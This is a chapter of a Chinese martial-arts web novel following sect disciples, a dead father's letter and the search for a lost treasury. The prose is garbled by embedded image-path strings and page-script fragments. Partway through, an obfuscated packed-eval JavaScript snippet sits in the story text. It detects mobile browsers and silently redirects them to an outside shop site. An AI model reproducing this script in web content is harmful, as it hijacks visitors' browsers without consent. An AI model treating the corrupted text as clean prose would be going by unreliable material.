“信?”
蒲孟珂有些惊讶,他前两天才往洛阳寄出一封信,按理来说现如今还没到,更何论回信。
不过他还是接过了信,看上面的字迹便心中了然。
大致看了一下信中内容,便急忙去找了还在戒律堂焦头烂额的徐云飞,道:“沧海派又出事了。”
袁鼎、袁良父女二人自上次沧海派动乱之后暂得安稳,但过年之后不久,便再次遭到反扑。
蒋宗源那边依照他们判断来说,应当是强弩之末,南北两边互为掣肘,谁也难以吞并谁,袁鼎想着过了三月三再说,毕竟他做了这沧海派的掌门数年,多少也有些人脉,求到脸上,总是不好一口回绝。
只可惜,南边的反扑来得太快了。
若非小满那丫头机灵,陪着沈盈往南而行的时候发现了不对,便当即叫了沈盈往西而行,并且快马急信通知了袁良。现如今,他二人怕是已经惨遭毒手了。
徐云飞看过之后问蒲孟珂:“你在沧海派待的时间长,你来分析一下。”
蒲孟珂说:“我先说这信是谁寄来的吧。”
那封信,是闻香坊的陶老板寄来的,他暂时收留了袁鼎父女二人,只不过现如今全城都有沧海派的弟子在搜捕,他估计也撑不了多久。
“陶老板将他们藏在刺史府中,虽说性命无碍,但并非所有官家都愿意同江湖人打交道。”蒲孟珂说道,“只怕是也待不了多久。”
陶老板能传信于蒲孟珂,大约也是因为这是他唯一能联系上的、交情也还算不错的江湖人士,他在信中还问了赵蓁的下落。
“沧海派一事……”徐云飞皱着眉头许久,这才说道,“我们也无能为力。”
蒲孟珂何尝不知。
说到底,这是沧海派的内部事务,哪门哪派没有这种兄弟阋墙的戏码上演?救下他父女二人已经是仁至义尽,掺和进其他门派事务,怕也是落不了什么好下场。
更何况,清静宗的情况也没好多少。
在外流落几个月,弟子们懒散惰怠,过年之后这才开始训练不久,便出了不少事情,原本还有精力处理宗内事务的徐云飞现如今恨不得就待在戒律堂了。
方淮醒后,照顾方淮的事情就又回到了皇甫明德身上,但他也依旧会帮忙,甚至方淮也会给不少的意见,蒲孟珂虽然觉得累了许多,但作为吴悠之留在这里的最后一名弟子,他终究还是得撑下去。
不蒸馒头争口气嘛。
蓝杉和楚锦乐各有各的事情要忙,每峰每洞的人员统计,发放物资的调整,药炉重建,还要关注一些年幼弟子的心绪。他们几个弟子每个人轮流抽一天出来,到各峰各洞看弟子训练的情况。
“师弟,”楚锦乐进来,“我找了你一圈,没想到你在师父这里。”
蒲孟珂问:“有什么事吗?”他在现如今的核心弟子中入门最晚,是以所有人都能叫他一声师弟。
“我们需要定一些新的布匹、灶台上的锅具,还有一些零散的物品,我都写在这里了,但清静山下的那个镇子没了,要采购这些东西,还得去十里外的十河铺子,所以我想找几个得力的弟子跟我一起去。”
蒲孟珂结过看来,确实都是现如今缺的东西,连大致所需钱财都写了出来。
他默默算着,点了点头:“我明日给你支取,多给你一些,以备不够,至于弟子,你自己去找吧,或者问问蓝杉师姐。”
楚锦乐点了点头。
“你小师叔现在在做什么?”徐云飞又问。
蒲孟珂道:“自陆大夫走了之后,他便去建药炉了,有时也去训练一下外门弟子。”
“那这番,让他带人去吧。”
“好。”蒲孟珂明白徐云飞的意思,现如今江湖动荡,外出行走还是要多带一些人,顾秋云虽然办事不怎么靠谱,但打起架来,总归比几个小辈弟子好许多。
赵蓁看着那封信,思索着要不要打开。
这信不算旧,也不算新,但放在这里,就是个明晃晃的诱饵。“不看吗?”钱时文发现她没了动作便问道,“是福是祸,总是要打开才知道。”
“说的是。”
赵蓁打开了那封信,信纸远比信封要旧很多,信纸边缘还有散落的血迹。而信中的字迹是自己十分熟悉的,她轻声念道:“爹?”
这竟然是赵怀生留下的信吗?
赵蓁仔细看了那封信,那是他父亲在大牢之中所写的,留给她最后的一封信,信中只有对家人的愧疚,却从来对自己所做的问心无愧。
赵蓁知道她爹爹正是这样的性格,也或许这封信能够传出来也是要经过层层筛查,否则不会有这么多的灰尘和血迹。
信中内容没什么特殊的,也未曾提及他事,只是希望自己的女儿能够好好活下去。
可这封信终究没有到达八岁的赵蓁手中,反而在十一年后,经由他人故意传到了她的手里。
赵蓁仔仔细细看了几遍,眼泪忍不住流了下来。
钱时文不知道怎么安慰,便走过去,轻轻拍着她的肩膀。
“我没事。”她收好了那封信,问钱时文在账本上可有看出来什么新的线索。
“夺岳山庄每一代都会自宝库中取出定额的财宝,直到这代家主亡去,再由下一代支取,这代家主尚在的时候,是不能再次打开宝库的。”钱时文说,“这笔财宝数额不小,即使夺岳山庄没有其他营生,倒也足够有个五十年的富贵。”
赵蓁道:“可上代家主中途打开了宝库,取走了传国玉玺。”
“传国玉玺是否真的存在暂且不论,夺岳山庄出事之时,我与妹妹尚在襁褓之中,李……庄主也不过十岁左右,那位家主年纪应是不超过四十,也就意味着,那些财宝是不可能用完的。”
赵蓁点点头:“而且那处密室之中没有抢夺痕迹,当时应该是没什么发现。”
“所以,那些东西去了哪里?按落灰程度而言,应该也有十几年了。”
“这确实是一处疑点。”赵蓁说道,她手中还拿着那封信,她低头看去,复而抬头,用信封同账本进行比对。
钱时文只把账本摊开,问:“你认为留下这封信的,是李庄主,可这账本之上并没有最近几年的记录。”自然也不会有他的笔迹。
“我不是在看笔迹,是在看纸。”
“纸?”
赵蓁大概摸了摸,道:“是同一家的纸,我小时候也爱用这种纸。”
字迹能改,有些时候某些
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17769702|207165||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
不经意的小习惯却是难改。
或许在外难以发觉,但一旦回到熟悉的地方,终究会忍不住暴露之前的习惯。
“信封是新的,是经过别人传信给我的,但能把这信给我,想必同我家、同夺岳山庄都有关系。”赵蓁说。
其实她大概可以确定,帮她父亲从大牢中将信带出来的,也许就是李朔了。
也或许,她父亲当初也拜托了李朔前去找她,只不过那个时候的李朔终究只有十几岁,家门变故之后,怕也是十分艰难,能拿到这封信已属不易。
“我现在是越来越看不明白他了。”钱时文说。
他们从未相处过的血脉兄弟,若非清静宗一事,怕也难有交集,看不明白实属正常。
“我原本想着,他是想要复兴夺岳山庄,才致力于找到那座宝库和传国玉玺,可现如今看来,似乎并非如此。”钱时文道,“这一代留下来的三个人,若他都没有这个执念,夺岳山庄就此消失,也是不错。”
“这事,只怕同赵家也有关系,我得去找关叔父问问,当年我爹那个案子的具体情况。”赵蓁说道。
钱时文将账本放回原地,赵蓁则是带着信离开,她原本是想问问城内那家纸坊,不过那信封终究有些旧了,怕也是多年前的东西,记录虽在,但查起来着实不易。
此番夺岳山庄之行已经结束。
时移世易,之前那些人在夺岳山庄都未找到什么重要的物品,现如今能让他们找到,必定也是那位李庄主推波助澜的。
既然他自这里离开,那么这回能找到的线索大约也自这里结束。
他们也准备走了。
“钱师兄,”赵蓁叫道,“你真的想要找到那座宝库吗?”
钱时文摇摇头:“我对身外之物并不在意。”
“那……”
“那为何我们还要跟随他的线索到处去找呢?”钱时文问出了让赵蓁迟疑的问题,“我不知道,但或许,能知道他到底想要做什么,只是那座宝库是个不该被打开的地方。”
先一步得到宝库的线索,总比落后的好。
赵蓁定下了心绪说:“或许,能找到一些灵草、丹药之类的,陆大夫之前说那毒人的毒还没完全拔除,只是压制,但或许能在那里找到解决办法呢?”
“也或许,孙姑娘的病也可以得到治疗。”钱时文说道。
他们兄妹三人彼此之间都不算熟悉,这样称呼也好。
“是啊,所以,还是稍微努力一下吧。”赵蓁说,她找了客栈的掌柜,要了信纸和信封,写下信件之后让他们寄给武当,信中也提了要孙时芜帮忙转寄青阳县关姝手中,她还不想被发现行踪。
又买了些路上用的吃食,赵蓁问:“接下来,去哪里?”
“去我家看看吧,我也很久没见过他们了。”
“孙姐姐,你可别出事啊?”王九守在床榻之前,看着昏迷的孙时芜不知所措。
他师父慢慢说道:“别慌,静心。”
随即一道平缓的真气借由王九注入到孙时芜体内,暂且止了衰败之象。
陆江潮快马到了武当山下,山下已有一名道童等候多时,接引他上山。
“她如何了?”陆江潮破门而入。